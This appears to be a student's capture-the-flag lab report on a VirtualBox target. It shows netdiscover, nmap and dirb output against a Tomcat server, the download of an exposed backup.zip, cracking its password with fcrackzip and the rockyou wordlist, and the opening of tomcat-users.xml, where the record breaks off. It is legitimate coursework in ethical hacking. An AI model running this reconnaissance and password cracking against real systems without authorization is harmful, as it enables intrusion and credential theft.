Experiment 7: CTF (Scanning and Enumeration)

Arushi Rai – K047 – 70102000110
K2

Aim: To demonstrate ethical hacking for a vulnerable machine using various tools.

Learning Outcomes:
After completion of this experiment, student should be able to

1. Use various tools like netdiscover, Metasploit framework, nmap, dirb etc.
2. Implement ethical hacking methodology
3. Compromise vulnerable machine

Theory:
Figure 1 below indicates basic steps involved in hacking.




Figure 1: Basic Hacking Process

Some of the tools that you are may use in this lab are
Network Scanning

- **netdiscover**
- **nmap**

Enumeration

- **dirb**
- **fcrackzip**


Exploitation

- **Metasploit**
- **/etc/shadow**
- **john**


Privilege Escalation

- **ssh**
- **python library hijacking**
- **root flag**


Procedure Screenshots:


Kali-Linux-2021.3-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
qterminal
File Actions Edit View Help


```
Currently scanning: 172.16.151.0/16   |   Screen View: Unique Hosts

6 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 360
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
10.0.2.4        08:00:27:72:5f:55      4     240  PCS Systemtechnik GmbH
10.0.2.1        52:54:00:12:35:00      2     120  Unknown vendor

┌──(kali㉿kali)-[~]
└─$ 
```


Kali-Linux-2021.3-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
qterminal
kali@kali: ~
File Actions Edit View Help


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 10.0.2.4
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2023-03-21 03:16 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00019s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
MAC Address: 08:00:27:72:5F:55 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 10.0.2.4
Starting Nmap 7.91 ( https://nmap.org ) at 2023-03-21 03:16 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00013s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
8080/tcp open  http    Apache Tomcat 9.0.53
MAC Address: 08:00:27:72:5F:55 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.82 seconds
```


Kali-Linux-2021.3-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
qterminal
File Actions Edit View Help

```
GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.4:8080/ ----
+ http://10.0.2.4:8080/docs (CODE:302|SIZE:0)
+ http://10.0.2.4:8080/examples (CODE:302|SIZE:0)
+ http://10.0.2.4:8080/favicon.ico (CODE:200|SIZE:21630)
+ http://10.0.2.4:8080/host-manager (CODE:302|SIZE:0)
+ http://10.0.2.4:8080/manager (CODE:302|SIZE:0)

-----------------
END_TIME: Tue Mar 21 03:18:47 2023
DOWNLOADED: 4612 - FOUND: 5

┌──(kali㉿kali)-[~]
└─$ sudo dirb http://10.0.2.4:8080/ -X .zip

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Mar 21 03:20:39 2023
URL_BASE: http://10.0.2.4:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.zip) | (.zip) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.4:8080/ ----
+ http://10.0.2.4:8080/backup.zip (CODE:200|SIZE:33723)

-----------------
END_TIME: Tue Mar 21 03:20:41 2023
DOWNLOADED: 4612 - FOUND: 1

┌──(kali㉿kali)-[~]
└─$ 
```




```
┌──(kali㉿kali)-[~]
└─$ wget http://10.0.2.4:8080/backup.zip
--2023-03-21 03:21:27--  http://10.0.2.4:8080/backup.zip
Connecting to 10.0.2.4:8080... connected.
HTTP request sent, awaiting response... 200
Length: 33723 (33K) [application/zip]
Saving to: ‘backup.zip.2’

backup.zip.2                              100%[===================

2023-03-21 03:21:27 (272 MB/s) - ‘backup.zip.2’ saved [33723/33723]
```




```
┌──(kali㉿kali)-[~]
└─$ wget http://10.0.2.4:8080/backup.zip
--2023-03-21 03:21:27--  http://10.0.2.4:8080/backup.zip
Connecting to 10.0.2.4:8080... connected.
HTTP request sent, awaiting response... 200
Length: 33723 (33K) [application/zip]
Saving to: ‘backup.zip.2’

backup.zip.2                              100%[===================

2023-03-21 03:21:27 (272 MB/s) - ‘backup.zip.2’ saved [33723/33723]
```

```
┌──(kali㉿kali)-[~]
└─$ fcrackzip -D -p /usr/share/wordlists/rockyou.txt backup.zip
possible pw found: @administrator_hi5 ()
```


Kali-Linux-2021.3-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
qterminal
File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ cat tomcat-users.xml
<?xml version="1.0" encoding="UTF-8"?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
